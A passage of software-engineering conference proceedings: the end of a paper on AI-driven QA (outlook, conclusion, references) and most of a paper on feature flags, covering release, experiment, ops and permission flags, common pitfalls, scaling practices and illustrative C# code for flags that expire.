- **Initial Pilot Phases and Identification of Suitable Projects:** Organizations should begin with small, manageable pilot projects to gain experience with AI tools and understand their capabilities. Ideal pilot projects are those with well-defined, repetitive testing needs, or areas where traditional automation struggles (e.g., highly dynamic UIs, complex data generation). Identifying a clear business problem that AI can solve (e.g., reducing flaky tests, accelerating regression cycles) is crucial for demonstrating early value and building internal buy-in.

- **Incremental Integration into Existing QA Workflows:** Rather than a "big bang" approach, AI should be integrated incrementally. This might involve introducing AI for specific tasks first, such as visual regression testing or self-healing capabilities for existing automation suites. As teams gain confidence and expertise, AI's scope can be expanded to include predictive analytics for test prioritization, intelligent test generation, or synthetic data creation. This gradual adoption minimizes disruption and allows teams to adapt to new processes and tools effectively.
- **Continuous Measurement, Feedback, and Improvement Cycles for Sustainable Scaling:** Successful AI integration requires continuous monitoring and optimization. Organizations must establish clear metrics to measure the impact of AI on QA efficiency, defect reduction, and test coverage. Regular feedback loops between QA, development, and AI solution providers are essential to refine AI models, improve tool effectiveness, and address any challenges. This iterative approach ensures that AI-powered QA evolves with the organization's needs, leading to sustainable scaling and long-term benefits. This continuous improvement cycle is critical for maximizing the return on investment in AI technologies.

7 Future Outlook: AI's Role in Advancing QA

The trajectory of AI in Quality Assurance points towards an increasingly sophisticated and pervasive role, fundamentally reshaping the landscape of software testing. As AI technologies continue to mature, their capabilities will extend beyond current applications, leading to more advanced autonomous testing and a deeper integration into the entire software development lifecycle.

Emerging trends and the future potential of AI in QA include:

- **Hyper-Personalized Testing:** Future AI systems will likely leverage more sophisticated user behavior analytics and real-time feedback loops to create highly personalized test scenarios. This means AI could simulate specific user personas, adapt tests based on individual user journeys, and even predict potential usability issues for different demographic segments, leading to more human-centric and inclusive quality validation.
- **Predictive Quality beyond Testing:** AI's predictive capabilities will move beyond test prioritization to encompass overall software quality prediction. By analyzing commit history, developer activity, and even team collaboration signals, AI will proactively identify high-risk areas - shifting QA further left in the development process, enabling proactive quality interventions.
- **Self-Optimizing Test Environments:** AI will play a greater role in dynamically provisioning, configuring, and optimizing test environments. This could involve AI automatically scaling test infrastructure based on testing demand, identifying and resolving environment-related issues autonomously, and even self-healing problematic test data, ensuring optimal conditions for accurate and consistent test execution.
- **Enhanced AI for AI Testing (AI4AIT):** As more applications become AI-driven (e.g., autonomous vehicles, intelligent financial advisors), the need to test the AI systems themselves becomes paramount. Future AI tools will be specifically designed to validate the fairness, robustness, transparency, and ethical implications of AI models, ensuring that AI-driven applications are not only functional but also reliable and responsible. This emerging field, often referred to as AI for AI Testing (AI4AIT), will be critical for the widespread adoption of AI in sensitive domains.
- **Generative AI for Test Artifacts:** The advent of advanced generative AI models will enable the creation of even more sophisticated test artifacts. This includes not just test cases and synthetic data, but also realistic test environments, mock services, and even test documentation - automating substantial portions of test preparation and enhancing team productivity.

The roadmap of future AI tools for advanced autonomous testing will align with the maturity levels of AI in testing, progressing towards full autonomy:

- **Level 1 - Guided/Build Automation:** The tools will offer increasingly intuitive and intelligent "guided" modes for test creation. Tools will provide smart assistance in building robust and maintainable test scripts, reducing the learning curve for new testers and accelerating initial automation efforts.

- **Level 2 - Auto Maintenance & Optimization:** The next evolution will focus heavily on AI-driven maintenance and optimization of existing test suites. This includes more sophisticated self-healing mechanisms that can adapt to significant application changes, proactive identification of flaky tests and their root causes, and AI-driven optimization of test execution order for faster feedback. AI will continuously monitor the test suite's health, suggesting and implementing improvements autonomously.
- **Level 3 - Fully Autonomous Testing:** The ultimate goal is AI systems capable of end-to-end autonomous testing. These systems will:
 - Intelligent Test Discovery and Generation: Automatically analyze application code, requirements, and user behavior to discover new test scenarios and generate comprehensive test cases without human input.
 - Self-Executing and Self-Validating Tests: Execute tests across diverse environments, dynamically adapting to changes, and autonomously determining pass/fail criteria based on learned application behavior (self-adapting test oracles).
 - Autonomous Defect Identification and Reporting: Pinpoint defects with high precision, automatically log detailed bug reports, and even suggest potential fixes or workarounds.
 - Self-Optimizing Test Strategy: Continuously learn and refine the overall testing strategy, adapting to release cycles, risk profiles, and resource availability to maximize quality and efficiency.

Ultimately, QA's evolution, driven by AI, will see it become an even more critical driver of business value through automation and strategic innovation (Owen & Maxwell, 2025). By embracing these advancements, QA will not merely ensure product quality but actively contribute to business growth, competitive advantage, and customer satisfaction in the digital age.

8 Conclusion

The digital transformation has underscored the critical need for a modern approach to Quality Assurance, moving beyond the inherent limitations of traditional automation frameworks. This paper has explored how Artificial Intelligence (AI) is fundamentally redefining QA, delivering smarter, faster, and more strategic testing capabilities essential for today's continuous delivery and multi-platform integration demands.

We have highlighted the transformative impact of AI-powered QA across several key dimensions:

- **Defect Reduction:** Through intelligent test generation, predictive analytics, and enhanced visual testing, AI significantly improves the accuracy and speed of defect detection, leading to a measurable reduction in production defects.
- **Accelerated Delivery:** AI-driven test prioritization, self-healing tests, and automated incident reporting (via AIOps) drastically shorten testing cycles, enabling faster feedback loops and accelerating time-to-market for new features and applications.
- **Enhanced Strategic Value:** By automating repetitive tasks, AI liberates QA professionals to focus on higher-value activities such as exploratory testing, strategic planning, and innovation, transforming QA from a cost center into a strategic business advantage.

The future vision for QA is one where autonomous testing and human-AI collaboration become industry standards. AI will handle the bulk of routine testing, while human expertise will be leveraged for complex problem-solving, creative exploration, and strategic oversight. This symbiotic relationship will unlock unprecedented levels of efficiency and quality.

For QA teams and leaders, the call-to-action is clear: embark on your AI integration journey now. Start with pilot phases, incrementally integrate AI into existing workflows, and establish continuous measurement and feedback cycles. By embracing AI, organizations can achieve immediate efficiency gains and secure long-term strategic value in software quality, ensuring their products remain competitive, reliable, and innovative in the ever-evolving digital landscape.

References

- Accenture. (2024). *The new QA professional: Leading with AI and innovation*. Retrieved July 28, 2025, from <https://www.accenture.com/us-en/insights/cloud/new-qa-professional-ai-innovation>
- Applitools. (2025). *Applitools Eyes product page*. Retrieved July 28, 2025, from <https://applitools.com/platform/eyes/>
- Applitools. (2025). *The benefits of visual testing*. Retrieved July 28, 2025, from <https://applitools.com/solutions/visual-testing/>
- Aravindh, A. (2025, March 15). Limitations of automated testing: Hidden challenges & best solutions. *Devzery*. Retrieved July 28, 2025, from <https://www.devzery.com/post/limitations-of-automated-testing-hidden-challenges-best-solutions>
- Ayenew, H., & Wagaw, M. (2024). Software test case generation using natural language processing (NLP): A systematic literature review. *Artificial Intelligence Evolution*, 5(1), 1–10. <https://doi.org/10.37256/aie.5120243220>
- Axiom. (2025). *Intelligent test case prioritization: AI-driven test optimization*. Retrieved July 28, 2025, from <https://axiomq.com/blog/intelligent-test-case-prioritization-ai-driven-test-optimization/>
- Capgemini. (2022, April 4). *Enabling AIOps with ServiceNow*. Retrieved July 28, 2025, from <https://www.capgemini.com/insights/research-library/enabling-aiops-with-servicenow/>
- Capgemini. (2023). *World quality report 2023–24*. Retrieved July 28, 2025, from <https://www.capgemini.com/insights/research-library/world-quality-report-2023-24/>
- Chowdhury, S., & Rahman, M. (2023). Machine learning for test case prioritization in continuous integration: A systematic literature review. *Journal of Systems and Software Engineering*, 198, 111578.
- Dachepelly, S. (2025). Self-healing automation scripts: The future of sustainable test automation. *International Journal of Information Technology and Management Information Systems*, 16(1), 202–215. https://doi.org/10.34218/IJITMIS_16_01_016
- Dhruv, S. (2024). Machine learning in finance: Risk management & predictive analytics. *Aalpha*. Retrieved July 28, 2025, from <https://www.aalpha.net/articles/machine-learning-in-finance-risk-management-and-predictiveanalytics/>
- Financial Conduct Authority. (2025). *Guidance on financial crime systems and controls*. <https://www.handbook.fca.org.uk/handbook/FCG/2/2.pdf>
- Forrester. (2023). *The Forrester Wave™: AIOps platforms*, Q4 2023.
- Forrester Research. (2023). *The state of software quality: 2023*.
- Functionize. (2024). *Functionize intelligent test automation*. Retrieved July 28, 2025, from <https://www.functionize.com/>
- Gartner. (2023). *Hype cycle for data management*, 2023.
- Gartner. (2024). *Market Guide for AI-Augmented Software-Testing Tools*.
- IBM Research. (2022). AI-driven test case generation for enhanced software coverage. *IBM Journal of Research and Development*, 66(5), 4:1–4:15.
- Micheal, L. (2025). Enhancing software reliability through AI-powered debugging: A deep learning approach to automatic bug detection and resolution.

Microsoft Research. (2022). AI-assisted mobile application testing for accessibility and compatibility. In *Proceedings of the ACM/IEEE International Conference on Mobile Software Engineering and Systems (MOBILESoft)* (pp. 123–132).

Nuthula, S. (2025). Human-AI synergy in automated testing: Optimizing software release cycles. *Sarcouncil Journal of Multidisciplinary*, 5(7). <https://doi.org/10.5281/zenodo.15870414>

Owen, A., & Maxwell, P. (2025). Towards fully autonomous testing: Combining machine learning, reinforcement learning, and AI planning in QA. *Journal of Software Testing and Quality Assurance*, 10(2), 123-145

Perfecto. (2025). *Perfecto intelligent test automation*. Retrieved July 28, 2025, from <https://www.perfecto.io>

Sharma, A., & Singh, J. (2022). Understanding and mitigating flaky tests in software development: A systematic review. *Journal of Software Engineering and Applications*, 15(4), 185–201.

Shivarudra, A. (2024). Optimizing test data management strategies in banking domain projects. *Journal of Sustainable Solutions*, 1(4), 87–100. <https://doi.org/10.36676/j.sust.sol.v1.i4.37>

Siddiqui, L. (2023, August 31). Incident management: The complete guide. *Splunk*. Retrieved July 28, 2025, from https://www.splunk.com/en_us/blog/learn/incident-management.html

SmartBear. (2025). *SmartBear TestComplete features*. Retrieved July 28, 2025, from <https://smartbear.com/product/testcomplete/features/>

Solanke, A. A. (2022). AIOps evolution: From reactive monitoring to predictive service management in hybrid cloud environments. *Frontiers in Computer Science and Information Technology*, 3(1), 37–59. https://doi.org/10.34218/FCSIT_03_01_003

Söylemez, M., Tekinerdogan, B., & Kolukisa, A. (2022). Challenges and solution directions of microservice architectures: A systematic literature review. *Applied Sciences*, 12(11), 5507. <https://doi.org/10.3390/app12115507>

TestCraft. (2025). *TestCraft AI-powered test automation*. Retrieved July 28, 2025, from <https://testcraft.io/>

Tricentis. (2025). *Tricentis Tosca product overview*. Retrieved July 28, 2025, from <https://www.tricentis.com/products/automate-continuous-testing-tosca>

Venkataramanan, S., Meccyjoy, A., Ahmed, M., Mark, M., Gudala, L., Shaik, M., Kumar, A., Venkata, P., Kumar, V., Vangoor, R., Bonam, V. S. M., & Pamidi Venkata, A. K. (2025). AIOps in action: Streamlining IT operations through artificial intelligence. *Journal of Artificial Intelligence*, 7, 30–33.

Widodo, A., Wibowo, A., & Kurniawan, K. (2023). Enhancing software user interface testing through few-shot deep learning: A novel approach for automated accuracy and usability evaluation. *International Journal of Advanced Computer Science and Applications*, 14(12), <https://doi.org/10.14569/IJACSA.2023.0141260>

World Economic Forum. (2023). *The Future of Jobs Report 2023*. Retrieved July 28, 2025, from <https://www.weforum.org/publications/the-future-of-jobs-report-2023/>

Yadavali, V. V. (2024). AI-driven performance testing framework for mobile applications. *International Journal of Software Engineering & Applications*, 15(6), 33–43. <https://doi.org/10.5121/ijsea.2024.15603>

The Power of the Pause Button: The Superpower of Feature Flags and the Future of Software Delivery

Vaishnavi Venkata Subramanian

vaishnavi.subramanian@gmail.com

Abstract

Releasing software doesn't have to feel like holding your breath and hoping for the best. Feature flags allow engineering teams to control what users see, when they see it, and how new features roll out, all without redeploying code.

This session will explore how feature flags impact the way teams build, test, and deliver software. It will focus on practical lessons from real-world teams using feature flags to experiment safely, manage risk, and create better user experiences.

Today, feature flags allow teams to break free from that pattern. They enable developers to ship code to production, keep features hidden until they are ready, test changes with small groups of users, and turn things off instantly if needed.

This paper covers:

- What feature flags are and how they work
- Why they are a critical tool in modern release cycles
- Common use cases: A/B testing, canary releases, kill switches
- Mistakes to avoid when adopting them
- Best practices for scaling flag management across teams.

Biography

Vaishnavi Venkata Subramanian is a software engineer and an engineering leader passionate about working collaboratively and firmly believes that by breaking down silos and encouraging open communication, teams can achieve great things together. She understands the importance of creating empathetic products and services that can be used by people of all abilities and is constantly seeking ways to incorporate this mindset into her work. Her passion lies in developing robust systems, enabling easy maintenance of codebases, refactoring to avoid redundancies, and eliminating code smells and anti-patterns. She is passionate about improving working methods and increasing business speed by accelerating value delivery and visual communication.

1 Introduction

Software delivery has changed dramatically in recent years. Organizations once shipped new versions quarterly or yearly. With continuous integration and continuous delivery (CI/CD), changes now reach users much faster. Yet, deployment remains a source of anxiety for engineering teams. The question always lingers: what if something goes wrong in production? A single bug or misconfiguration can impact thousands or even millions of users, and the cost of a failed release can be high.

Feature flags have emerged as a powerful solution to this challenge. Often described as the software engineer's "pause button," feature flags provide a way to ship code safely, enabling or disabling features instantly, and responding to issues in real time all without the need to redeploy. This simple metaphor captures the essence of modern, risk-free software delivery. Rather than tying the fate of a new feature to a deployment event, teams can use feature flags to control exactly when and how users experience changes.

How the Pause Button Works: In practice, pausing a feature is achieved by wrapping new or risky code in a flag check. When the flag is toggled off - whether through configuration, an admin interface, or code - the code path is skipped or the previous behavior is restored, instantly and without redeployment. This operational control at runtime is the practical realization of the "pause button" metaphor: it gives teams immediate, safe, and reversible control over feature exposure.

By decoupling deployment from release, feature flags allow teams to ship code continuously, keeping features turned off by default until the right moment. This approach gives teams fine-grained control over who sees what and when, whether through progressive rollouts, canary releases, or region-based exposure. It also makes it possible to experiment safely, such as running A/B tests with real users, and to instantly roll back features if problems arise. In essence, feature flags empower teams to release code at any time and manage exposure independently, dramatically reducing risk and increasing agility in the software development process.

2 Understanding Feature Flags

2.1 What are Feature Flags?

Feature flags, sometimes referred to as feature toggles, are a software engineering technique that allows teams to enable or disable specific features in their applications dynamically, without having to redeploy the code. At their core, feature flags are implemented as conditional statements within the codebase, which check the state of a flag and determine whether a particular block of functionality should be active or hidden from users. This approach offers a remarkable degree of flexibility, as it decouples the act of deploying code from the act of releasing features to users.

By using feature flags, development teams can ship new code to production environments with the feature disabled by default. Once the team is ready whether after additional testing, stakeholder approval, or a phased rollout they can simply flip the flag to enable the feature for all or a subset of users. This mechanism provides granular, real-time control over the user experience and allows teams to respond quickly to feedback or issues. For example, if a new feature causes unexpected problems in production, it can be turned off instantly, minimizing user impact and avoiding the need for a rollback or emergency redeployment. Feature flags have become an essential tool for modern software teams seeking to deliver value rapidly while maintaining stability and control.

2.2 Types of Feature Flags

There are several distinct types of feature flags, each designed to address specific needs within the software delivery process.

Release flags are perhaps the most common, used to control the visibility of new features. With release flags, teams can merge new code into the main branch and deploy it to production without immediately exposing it to users. This makes it possible to coordinate releases with marketing campaigns, customer feedback, or operational readiness, and to avoid the risks associated with “big bang” launches.

Experimentation flags, on the other hand, are designed to support A/B testing and similar experiments. These flags allow teams to present different versions of a feature to different user segments, collecting data on which variant performs better. This data-driven approach helps organizations make informed decisions about which features to promote, refine, or retire.

Operational flags (or ops flags) serve a different purpose: they provide toggles for infrastructure or runtime controls. For example, an ops flag might be used to enable or disable a third-party integration, adjust system parameters, or control access to backend services. These flags are invaluable for responding to operational incidents, as they allow teams to make changes instantly without redeploying code.

Finally, permission flags are used to segment users based on roles, geography, subscription level, or other criteria. This enables teams to grant or restrict access to features in a targeted way, supporting use cases like beta programs, premium features, or regulatory compliance. By leveraging the right combination of release, experimentation, operational, and permission flags, organizations can achieve fine-grained control over their software’s behavior in production, enhancing both agility and reliability.

3. Why Feature Flags are Critical in Modern Release Cycles

3.1 Decoupling Deployment from Release

Historically, the act of deploying code to production was synonymous with releasing new features to users. This tight coupling created significant risks for engineering teams, as any deployment could introduce untested or unfinished features to the entire user base. The fear of breaking production often led to late-night or weekend deployments, when user activity was low, and made rollbacks a stressful, time-consuming process that sometimes require emergency redeployments.

Feature flags fundamentally change this equation. They let teams separate deploying code from releasing features. Teams can merge and deploy code at any time, knowing new features will remain hidden behind flags until ready for broader exposure. This decoupling enables true continuous delivery, reduces outage risk, and makes rollbacks much easier. Rather than rolling back an entire deployment, teams can simply toggle a flag to disable a problematic feature and restore stability in seconds. This approach increases safety and reliability, empowering teams to move faster and innovate more freely.

Feature flags enable trunk-based development, a practice in which development teams all work in the main branch and/or frequently merge short-lived branches without the need to maintain multiple long-lived feature branches.

3.2 Progressive Delivery

Progressive delivery is a modern approach to software releases that emphasizes gradual, controlled rollouts of new features. Feature flags are a key enabler of this strategy, providing the mechanisms needed to expose features to small subsets of users, monitor their impact, and expand access incrementally. Instead of launching a feature to the entire user base at once, teams can start with a small percentage such as 1% or 10% and observe how the feature performs in real-world conditions.

This approach offers several benefits. By limiting initial exposure, teams can test new features in production with minimal risk, catching bugs or performance issues early. If problems are detected, the feature can be rolled back instantly by toggling the flag, with no new deployment needed. If the feature

performs well, access can be expanded gradually, with each stage monitored for issues. This creates a safer, more responsive feedback loop, allowing teams to learn from real user behavior and make data-driven decisions about scaling a release. Progressive delivery, powered by feature flags, is rapidly becoming the gold standard for organizations seeking to balance speed, safety, and user satisfaction.

3.3 Empowering Experimentation

One of the most powerful advantages of feature flags is their ability to foster a culture of experimentation within engineering teams. By making it easy to conduct A/B tests and other controlled experiments, feature flags allow teams to validate ideas, measure user responses, and iterate quickly based on real-world data. Rather than relying solely on intuition or internal testing, organizations can expose new features to a subset of users, collect feedback, and use that information to guide further development.

This experimental mindset reduces the risks associated with innovation, as teams can test bold ideas without committing to a full-scale launch. If an experiment proves successful, the feature can be rolled out to a wider audience; if not, it can be modified or removed with minimal disruption. Feature flags also make it possible to gather feedback before a full release, ensuring that only the most valuable and well-tested features reach the entire user base. By decoupling feature exposure from deployment, organizations can respond more rapidly to user needs, improve product quality, and create a more dynamic, learning-oriented development process.

3.4 Enhancing Operational Resilience

Operational resilience is a critical concern for any organization that delivers software at scale. Even with the best development practices, unexpected issues can arise in production, whether due to bugs, external service failures, or unforeseen user behavior. Operational flags, sometimes known as kill switches, provide a vital safety net in these situations. By embedding operational flags in critical parts of the application, teams gain the ability to instantly disable problematic features or integrations, protecting the system from cascading failures.

This rapid response capability can make the difference between a minor incident and a major outage. For example, if a third-party service goes down or a new feature causes performance degradation, an operational flag allows the team to quickly isolate the problem and restore normal operation. This not only improves system stability and uptime but also builds confidence among stakeholders that the team can handle incidents effectively. In a world where user expectations for reliability are higher than ever, operational flags are an essential tool for maintaining resilience and trust.

4. Common Use Cases of Feature Flags

4.1 A/B Testing and Experiments

A/B testing and experimentation are foundational practices for data-driven product development, and feature flags make these techniques both practical and efficient. By wrapping new or alternative features in flags, teams can expose different user segments to different experiences, such as two versions of a checkout flow or alternative layouts for a landing page. The impact of each variant can then be measured in terms of user engagement, conversion rates, or other key metrics.

For example, an e-commerce company might use feature flags to test whether a simplified checkout process leads to more completed purchases compared to the existing flow. By analyzing the results, the team can make evidence-based decisions about which version to adopt. This approach minimizes the risks of launching unproven features and ensures that changes are guided by real user behavior rather than guesswork. In this way, feature flags empower teams to innovate continuously and deliver the best possible experience to their users.

4.2 Canary Releases

Canary releases are a strategic approach to reducing risk when introducing new features or changes to a software system. With this method, a feature is initially enabled for a small, carefully selected subset of users. Often just 1% to 5% while the majority of users continue to use the existing version. Feature flags are the key to implementing canary releases, as they provide the fine-grained control needed to target specific users or groups.

This incremental rollout allows teams to monitor the feature's performance, stability, and user reception in a real-world environment before committing to a full launch. If any issues are detected, the feature can be quickly disabled for the canary group, minimizing the impact and providing valuable feedback for further refinement. For instance, a social networking platform might use a feature flag to enable a new photo upload service for a small group of users. As confidence in the feature grows and metrics remain healthy, the rollout can be expanded to a larger audience. This process helps organizations catch problems early, improve quality, and build trust with users by demonstrating a commitment to reliability and continuous improvement.

4.3 Kill Switches

In the fast-paced world of software delivery, the ability to respond quickly to unexpected problems is invaluable. Kill switches, implemented using feature flags, provide a simple yet powerful mechanism for instantly disabling features that are causing issues in production. Whether the problem is a critical bug, a failing external dependency, or an unexpected spike in user activity, a kill switch allows teams to take immediate action without waiting for a new deployment or hotfix.

For example, imagine a SaaS application that introduces a new integration with a third-party service. If a critical bug is discovered after release, the team can use a kill switch to disable the integration for all users with a single action, preventing further disruption and giving the team time to investigate and resolve the issue. This rapid response capability not only minimizes downtime but also demonstrates a proactive approach to risk management, helping to maintain user trust and satisfaction even in the face of challenges.

4.4 Operational Controls

Feature flags are not limited to controlling user-facing features; they are equally valuable for managing operational aspects of a software system. Operational controls, implemented via flags, allow teams to adjust system settings, enable or disable integrations, and respond to incidents without redeploying code. This flexibility is especially important in complex environments where rapid response is critical.

Consider a fintech platform that relies on multiple payment providers. If one provider experiences an outage, an operational flag can be used to quickly switch traffic to an alternative provider, minimizing disruption for users and maintaining business continuity. Similarly, flags can be used to adjust logging levels for troubleshooting, temporarily disable non-essential services during high load, or enable maintenance modes. By providing real-time control over operational parameters, feature flags help teams maintain stability, optimize performance, and deliver a seamless experience to users even under challenging conditions.

5. Mistakes to Avoid when Adopting Feature Flags

5.1 Leaving Stale Flags in Code

One of the most common pitfalls in feature flag management is the accumulation of stale flags. These are flags that are no longer needed but remain in the codebase. Over time, these unused flags become a form of technical debt, cluttering the code or causing a Feature flags spaghetti, increasing complexity, and making it harder for developers to understand and maintain the system. Stale flags can also

introduce subtle bugs if their logic interacts with new features or if developers are unsure whether a flag is still in use.

To address this issue, it is essential to implement a rigorous flag cleanup process otherwise the code becomes a feature flag (FF) graveyard. Each flag should have a designated owner responsible for reviewing its status and removing it when it is no longer needed. Regular audits of the codebase, automated tools to track flag usage, and clear documentation can all help ensure that stale flags are identified and eliminated promptly. By making flag cleanup a routine part of the development process, teams can keep their codebase clean, maintainable, and free from unnecessary complexity.

A case study of Knight Capital Group, Inc. (Knight) losing half a billion dollars due to repurposing a feature gate created for a different trading algorithm called “Power Peg” is one of the most expensive examples of stale flags gone awry.

5.2 Poor Flag Naming Conventions

Another frequent source of confusion and errors is the use of ambiguous or inconsistent flag names. When flags are named generically such as “flag1” or “testFlag” it becomes difficult for developers to understand their purpose or intended usage. This can lead to accidental enablement or disablement of features, miscommunication among team members, and increased risk of bugs.

To prevent these issues, it is important to adopt a naming convention that is descriptive and purpose-driven. Flag names should clearly indicate the feature or behavior they control, making it easy for anyone reading the code to understand their intent. For example, a flag named “EnableNewSearchUI” is much more informative than “flag1.” Consistent naming conventions, combined with thorough documentation, help ensure that flags are used correctly and that the codebase remains easy to navigate and maintain.

5.3 Lack of Documentation

Documentation is a cornerstone of effective feature flag management. Without clear records of what each flag does, who owns it, and when it should be removed, teams can quickly lose track of their flags, leading to confusion and mistakes. Flags without documentation are particularly problematic during incidents or when onboarding new team members, as it may be unclear which flags are safe to modify or remove.

To mitigate this risk, organizations should maintain a central registry or documentation system that tracks all active flags. This registry should include information such as the flag’s purpose, owner, creation date, and planned removal date. By keeping this information up to date and easily accessible, teams can ensure that flags are managed proactively, reducing the risk of errors and improving overall code quality. Good documentation also facilitates communication and collaboration, making it easier for teams to coordinate changes and respond to incidents effectively.

5.4 Performance Bottlenecks

While feature flags offer many benefits, they can also introduce performance bottlenecks if not implemented carefully. Inefficient flag checks, especially in high-frequency code paths, can add latency and degrade the user experience. This is particularly true if flag state is fetched from remote services or if complex logic is evaluated on every request.

To avoid these issues, it is important to use cached flag evaluations or performant SDKs provided by feature flag platforms. Caching flag values locally, minimizing network calls, and optimizing evaluation logic can all help ensure that flag checks are fast and efficient. Regular performance testing and monitoring can also help identify and address bottlenecks before they impact users. By prioritizing performance in flag implementation, teams can enjoy the benefits of feature flags without sacrificing system responsiveness or scalability.

Always provide default behavior for each flag if the configuration system fails or the flag value is undefined.

5.5 Security and Access Control

Feature flags can also introduce security risks if not properly managed. For example, if access to flag toggling is not tightly controlled, unauthorized individuals may be able to enable or disable critical features, potentially leading to security vulnerabilities or data breaches. To mitigate this risk, it is essential to implement robust access controls and auditing mechanisms for feature flags.

This can include using centralized flag management platforms that support role-based access control, as well as integrating flag changes with existing security and compliance workflows. By ensuring that all flag changes are tracked, approved, and audited, teams can minimize the risk of unauthorized or malicious flag changes, and maintain the security and integrity of their software systems.

6. Best Practices for Scaling Feature Flag Management

6.1 Centralized Flag Management Tools

As organizations scale their use of feature flags, managing them manually becomes increasingly challenging. Centralized flag management tools, such as LaunchDarkly, Unleash, or various open-source frameworks, provide a solution by offering a unified interface for creating, updating, and monitoring flags across multiple environments and teams. These tools support scalable flag configurations, real-time updates, and audit trails for compliance and security.

By adopting a centralized management platform, teams can standardize flag practices, enforce policies, and gain visibility into flag usage and status. This not only improves operational efficiency but also reduces the risk of misconfiguration or unauthorized changes. Centralized tools often include integrations with CI/CD pipelines, analytics, and alerting systems, further enhancing the organization's ability to manage flags effectively at scale.

6.2 Define Flag Lifecycles

Defining and managing the lifecycle of each feature flag is crucial for maintaining a healthy codebase. Every flag should have a clear owner; someone responsible for monitoring its status and ensuring it is removed when no longer needed. In addition, each flag should be assigned an expiration date or specific removal criteria, such as the completion of a rollout or the end of an experiment.

Tracking the lifecycle of flags in version control systems or ticketing tools helps teams stay organized and accountable. Automated reminders, regular audits, and integration with deployment workflows can all support timely flag removal and prevent the buildup of flag debt. By treating flag lifecycle management as a first-class concern, organizations can maintain agility while avoiding the pitfalls of unmanaged flags.

6.3 Integrate with CI/CD Pipelines

Automation is a key enabler of effective feature flag management, particularly in organizations that practice continuous integration and continuous delivery. By integrating flag rollout and cleanup processes into CI/CD pipelines, teams can ensure that flag changes are tested, reviewed, and deployed consistently alongside application code.

Automated workflows can handle tasks such as enabling or disabling flags for specific environments, verifying that flags meet documentation and ownership requirements, and triggering cleanup actions when flags reach their expiration date. This reduces the risk of human error, speeds up delivery, and ensures that flag management remains aligned with the organization's overall development and deployment practices.

6.4 Observability and Monitoring

Observability and monitoring are essential components of any robust feature flag strategy. Tracking the usage and impact of each flag allows teams to understand how changes affect user experience, system performance, and business outcomes. By instrumenting flag usage with analytics and monitoring tools, organizations can detect anomalies, measure the success of experiments, and respond quickly to issues.

For example, if enabling a new feature flag leads to an unexpected increase in error rates or latency, monitoring systems can trigger alerts, prompting the team to investigate and take corrective action. Detailed analytics can also help teams assess the effectiveness of rollouts, identify user segments that benefit most from new features, and inform future development decisions. By making observability a priority, teams can maximize the value of feature flags while minimizing risk.

You cannot resolve a broken feature without knowing it's broken. It's akin to having a sprinkler system without a smoke detector. This is why combining feature flags and monitoring leads to success.

6.5 Team Education

The successful adoption and scaling of feature flags depend not only on tools and processes but also on the knowledge and habits of the people involved. Continuous education is vital to ensure that all team members understand best practices for flag creation, usage, and cleanup. Training sessions, documentation, and onboarding materials can help new and existing team members stay up to date on organizational standards and expectations.

In addition to formal training, organizations should encourage a culture of learning and knowledge sharing. Regular reviews of incidents where feature flags played a role, post-mortems, and cross-team discussions can surface valuable lessons and drive continuous improvement. By investing in team education, organizations can build a strong foundation for safe, effective, and scalable feature flag management.

Having explored the challenges and best practices, we now turn to a practical, future-oriented pattern that addresses these issues at their core.

7. Feature Flags for the Future

To address the many challenges and pitfalls of feature flag management such as stale flags, performance overhead, lack of ownership, security risks, and fragmented collaboration - this section presents a forward-looking pattern for robust, sustainable flag usage.

While the following examples use C#, the principles and structure are designed to be language-agnostic and adaptable to any modern software stack.

Solving the Woes: - Stale Flags & Technical Debt: By requiring every flag to specify an expiry date and a permanent value, this pattern ensures that flags cannot linger indefinitely. Automated checks can enforce removal or transition when the expiry is reached, eliminating flag debt by design.

- **Performance:** The pattern centralizes flag evaluation using efficient, cached value providers, ensuring minimal runtime overhead. By keeping flags short-lived and tightly managed, the risk of performance degradation is minimized.
- **Ownership & Documentation:** Each flag instance is constructed with clear ownership and documentation as part of its metadata. This makes it easy to audit who is responsible for each flag and why it exists, supporting both compliance and operational clarity.
- **Security:** Integrating flag creation and modification into the code review and CI/CD process, along with explicit ownership, reduces the risk of unauthorized changes and ensures all flag activity is tracked.

- **Collaboration:** The pattern's structure and documentation requirements foster cross-team visibility—product, QA, and engineering can all understand flag purpose, lifecycle, and current state directly from the codebase.
- **Experimentation:** By supporting Boolean, integer, and enum/variant flags, the pattern enables sophisticated experimentation, gradual rollouts, and targeted feature delivery—all with built-in safety and traceability.
- **Avoid Loop of Doom:** While feature flags offer powerful benefits for release management and controlled rollouts, they can lead to an undesirable “Triangle of Doom” with too many conditional statements (*if/else*) if not used thoughtfully. It’s crucial to implement them with good practices, manage their lifecycle effectively, and avoid over-reliance to prevent the codebase from becoming an unmanageable mess of nested *if* statements.

This approach is not just a technical recipe, but a blueprint for the future of feature flag management: scalable, safe, and ready for the demands of modern engineering organizations. Below are C# examples illustrating these principles in practice.

By adopting such robust patterns, teams are well-positioned to take advantage of the evolving landscape of feature flag technology and practices.

Eliminating flag debt by design

using System;

```
// FeatureFlag<T> lets you control any feature's state dynamically
public class FeatureFlag<T>
{
    private readonly string _name;
    private readonly Func<T> _valueProvider;
    private readonly DateTime _expiryDate;
    private readonly T _permanentValue;

    // Enforces owner, expiry, and permanent value at construction
    public FeatureFlag(string name, Func<T> valueProvider, DateTime expiryDate, T permanentValue)
    {
        _name = name;
        _valueProvider = valueProvider;
        _expiryDate = expiryDate;
        _permanentValue = permanentValue;
    }

    // Returns true if the flag is expired
    public bool IsExpired() => DateTime.Now > _expiryDate;
    // Returns the current value, or permanent value if expired
    public T GetValue() => IsExpired() ? _permanentValue : _valueProvider();
}
```

Why this pattern works: - Forces discipline: every flag must have an owner, expiry, and permanent value - Eliminates flag debt by design - Works for bool, int, enum, or any type

7.1 Boolean Flag Usage

```
var uiForRedesignFlag = new FeatureFlag<bool>(
    "UI-For-Redesign",
    () => false, // default value
    new DateTime(2025, 7, 1), // expiry date
```

```
true // permanent value after expiry
);
```

```
if (uiForRedesignFlag.GetValue())
    // New UI code
else
    // Old UI code
```

1.1.1 7.2 Integer Flag Usage

```
var maxItemsFlag = new FeatureFlag<int>(
    "MaxItems",
    () => 10,
    new DateTime(2025, 6, 30),
    100
);
```

7.3 Enum/Variant Flag Usage

```
public enum Variant { A, B, C }
```

```
var variantFlag = new FeatureFlag<Variant>(
    "Customer-Landing-Page-Variant",
    () => Variant.A,
    new DateTime(2025, 8, 1),
    Variant.B
);
```

7.4 Dependency Injection

```
interface IFeature
{
    void Execute();
}
```

```
